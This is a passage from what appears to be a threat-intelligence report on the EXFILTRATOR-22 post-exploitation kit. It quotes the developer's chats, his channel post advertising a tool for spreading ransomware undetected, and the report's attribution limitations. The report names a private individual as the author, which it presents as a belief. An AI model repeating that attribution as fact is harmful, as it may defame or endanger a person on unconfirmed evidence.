
Also, the developer speaks many contradictory statements among which he bluffs that his work is so good, that CYFIRMA and other blog authors attributed him being an lockbit affiliate, but technically he has no connections to Lockbit.


Desire
last seen recently

are u lockbit affiliate?? [redacted]
https://www.bleepingcomputer.com/news/security/new-exfiltrator-22-post-exploitation-kit-linked-to-lockbit-ransomware/ [redacted]

[redacted]
[redacted]
I'm not my friend my work is just too good they felt I'm lockbit.. [redacted]

User Info
Desire
last seen recently
@DWORKWITH
Username
ADD TO CONTACTS



Desire
last seen recently

do u did business in past with ransomware grp? [redacted]

[redacted]
do u did business in p...
Yes I've. [redacted]

[redacted]

User Info
Desire
last seen recently
@DWORKWITH
Username



EXFILTRATOR-22 [Ex22]
147 subscribers

December 30

EXFILTRATOR-22 [Ex22]

Ex22 Ransomware Spreading Tool

Ex22 is a tool that is designed to spread ransomware within corporate networks without being detected. It includes capabilities for creating payloads in the form of executables and shellcode, as well as selecting agents to help with the infection process.

However, it is important to recognize that using Ex22 or any other tool for the purpose of spreading malware or attempting to access networks without authorization is illegal and unethical.

Ex22 is expected to be released soon and will provide an all-in-one tool for easily carrying out post-exploitation activities.

Please keep in mind that Ex22 is constantly being developed and will likely have many improvements made over time.

👍 7 👎 1 244 15:13

Although compared to his claims, where he says, attempting to access networks without authorization is illegal, he does not perform vetting his customers and has previously worked with ransomware groups, and was ready to sell to another.

Limitations of the paper

- **Extremely Concrete telemetry on samples**: There can be more samples in the wild, which we could not access, and if you are reading this paper, and found other samples, please do not hesitate to ping us.

- **Extremely Concrete Attribution on Author**: We believe the developer of EX-22 is from Nigeria and is known as Raymon Moluno who uploaded the samples to check the detections. If you find contradictory intelligence, please do not hesitate to ping us. **Thanks to someone for having one to one conversation and helping us with OSINT and information from the developer himself. None of the members from RIXED Labs engaged with the developer.**

- **Extremely Concrete Attribution to LockBit** : We believe, that the statements from the CYFIRMA blog which mentioned that EX-22 is related to Lockbit and domain fronting technique and that the developer is somewhere from North, East, or South-East Asia have been used quite contradictory as the samples have been uploaded checking to detections from Nigeria and the developer is itself from Nigeria, we think CYFIRMA did a great job and are quite competent, so we would request something quite concrete to believe EX-22 is related to Lockbit.

Contributions

We thank the person who aided us on collecting information about the developer & curated viable information on upcoming features of this framework.

Special Thanks to 3xp0rt for providing us with some valuable intel.